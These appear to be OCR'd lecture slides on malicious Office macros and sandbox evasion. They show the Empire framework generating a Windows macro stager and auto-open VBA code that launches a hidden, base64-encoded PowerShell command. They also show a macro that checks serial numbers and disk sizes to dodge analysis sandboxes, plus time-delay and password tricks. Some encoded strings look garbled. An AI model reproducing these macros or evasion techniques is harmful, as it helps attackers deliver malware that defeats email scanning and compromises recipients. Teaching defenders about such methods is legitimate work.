
Automated Sandbox Malware analysis

As we talked about earlier, obfuscating code to break signatures can be relatively trivial

- AV would need an almost unlimited number of signatures

Heavily obfuscated code can make it almost impossible for human analysis to be effective

Instead evaluate behavior



Sandbox Indicators

Sandbox Limitations




They use a lot of resources which can be expensive



End users don't want to wait to receive their messages



Email scanning requires thousands of attachments to be evaluated constantly



Sandbox Limitations

These limitations provide us with several means to try and detect or evade them

- Password Protection
- Time Delays
- Auto open vs close
- Check for limited resources (small amount of ram, single core, etc.)
- Look for virtualization processes (sandboxie, VMWare tools)

Embedding Macros

Back to Empire

Usestager

- Tailor the stager to what the target is
- Our focus is Windows using a Macro (will be used later)
- “Windows/macro”

```
root@kali: ~/Empire
File Edit View Search Terminal Help
(Empire) > usestager
multi/bash          osx/ducky           osx/safari_launcher    windows/hta          windows/macroless_msword
multi/launcher      osx/dylib           osx/teensy            windows/launcher_bat  windows/shellcode
multi/macro         osx/jar            windows/backdoorLnkMacro windows/launcher_lnk  windows/teensy
multi/pyinstaller   osx/launcher       windows/bunny          windows/launcher_sct
multi/war           osx/macho          windows/csharp_exe    windows/launcher_vbs
osx/applescript     osx/macro          windows/dll           windows/launcher_xml
osx/application    osx/pkg            windows/ducky         windows/macro
(Empire) > █
```

Creating a Payload

- Set stager and listener
- Copy macro over to Word



```
(Empire: stager/windows/macro) > set Listener Test
(Empire: stager/windows/macro) > execute
Sub Auto_Open()
    r
End Sub

Sub AutoOpen()
    r
End Sub

Sub Document_Open()
    r
End Sub

Public Function r() As Variant
    Dim dQWX As String
    dQWX = "powershell -noP -sta -w 1 -enc SQBmACgAJABQAFMAVg"
    dQWX = dQWX + "BLAHIAUwBpAE8AbgBUAGEAYgBMAEUALgBQAFMAVgBFAHIAUwBp"
    dQWX = dQWX + "AG8ATgAuAE0AYQBKAЕ8АсgAgAC0ARwBFACAAMwApAHsAJABEAD"
    dQWX = dQWX + "YAMgBGAD0AWwByAGUAZgBdAC4AQQBzAHMARQBNAGIAbABZAC4A"
    dQWX = dQWX + "RwBlAFQAVAB5AHAARQoACcAUwB5AHMAdABLAG0ALgBNAGEAbg"
    dQWX = dQWX + "BhAGcAZQBtAGUAbgB0AC4AQQB1AHQAbwBtAGEadABpAG8AbgAu"
    dQWX = dQWX + "AFUAdABpAGwAcwAnACKALgAiAEcAZQB0AEYAAqBFAGAAabABEAC"
    dQWX = dQWX + "IAKAAAnAGMAYQBjAGgAZQBkAEcAcgBvAHUAcABQAG8AbABpAGMA"
```

Turning on Developer Options




Embedding the Macro


Open Word Document

Select Developer Options

Click on Macros



Embedding the Macro



The screenshot shows the Microsoft Visual Basic for Applications (VBA) editor interface. The title bar reads "Microsoft Visual Basic for Applications - CFP_Membership_Form - [NewMacros (Code)]". The menu bar includes File, Edit, View, Insert, Format, Debug, Run, Tools, Add-Ins, Window, and Help. The toolbar has various icons for file operations like Open, Save, and Print. The code window is titled "(General)" and contains a macro named "AutoClose". The code itself is a VBA script that performs several tasks, including interacting with WMI to get computer information and decoding base64 strings.

```
Sub AutoClose()
    fun
End Sub

Public Function fun() As Variant
    Dim Rx As String
    Dim A As String
    Dim B As String
    Dim pa, pc As String
    Dim pb As String

    strComputer = "."
    Set objWMIService = GetObject("winmgmts:\\" & strComputer & "\root\cimv2")
    Set ID = objWMIService.ExecQuery("Select IdentifyingNumber from Win32_ComputerSystemproduct")
    For Each objItem In ID

        If StrComp(objItem.IdentifyingNumber, "2UA20511KN") = 0 Then End
    Next
    Set disksize = objWMIService.ExecQuery("Select Size from Win32_logicaldisk")
    For Each objItem In disksize


        If (objItem.Size = 4294960332#) Then End
        If (objItem.Size = 68719443968#) Then End

    Next

    pa = "//5wAG8AdwBlAHIAcw"
    pb = "8AUAAgAC0AcwB0AGEAIAAtAHcAIAAxACAALQBLAG4AYwA="
    pc = "BoAGUAbABsACAALQBuAG"
    A = pa + pc + pb
    B = "UTF-16"
    C = TextBase64Decode(A, B)
    EsD = C + " SQBmAICAgACQAUa"
    EsD = EsD + "BTAFYAZQByAFMMAaQBvAB4AVABhAEIATABlAC4AUABTAFYARQBS"
    EsD = EsD + "AFMASQBPAG4LgBNAEEASgBvAFIAIAAtGcA2ZQgADMIAAgAC"
    EsD = EsD + "kAewAkAECUABGCAAIAAgAD0AIAAgACAAwBSAGUAzgBdAC4A"
    EsD = EsD + "QQBzAHMARQbtAEIAbAB5AC4ARWB1AHQAVBZAHAAZQoACAAIA"
    EsD = EsD + "AoACgAIAAgACgAIAAIaHsAMAB9AhsAMQ9ACIALQBmAccAUwB5"
    EsD = EsD + "AccALAAAnAHMAdAAAnACAAIAAgACKAIAAgACsAIAAgACAAIAAnAG"
    EsD = EsD + "UAJwAgACAAIAApACsAIAAnAG0AJwAgACsAIAAgACcALgAnACAA"
    EsD = EsD + "IAArACAIAKAoACAAIAAgACIAewAxAH0AewAvAH0A1gAgACOAzg"
    EsD = EsD + "AnAGEAzwAnACwAJwBNAGEAbgAnACAAIAApCAAkWAgACcaA2QAn"
    EsD = EsD + "ACAAIAArACAAIAAgACAAJwBtAGUAbgAnACAAkWAgACAAJwB0AC"
```

Embedding the Macro

Drag and drop NewMacros from Modules to current Project



Evasion Techniques


When do we want to do this?

Before we do suspicious things such as...

- Starting a new process
- Reaching out to the internet

The checks could be suspicious themselves

- Sandbox Evasion is becoming more prevalent




Password Protection

The sandbox doesn't know the password and therefore can't open the file. No results are found so the file is passed on.

The password is usually sent in the body of the email with instructions to use it.

- Lower success rate



Time Delay

Email filters have a limited amount of time to scan files so delay until it the scan is completed

```
Application.Wait (Now + #12:00:01 AM#)
```

```
Do
    Calculate
    Sleep (1000) ' delay 1 second
Loop
```


This is less practical in a macro as it will keep the document open until done waiting

Checking for Resources

Using WMI Objects you can enumerate the hardware and system configurations

Some malware looks for things like the presence of a fan

- Note: WMI objects are very inconsistently implemented by manufacturers.



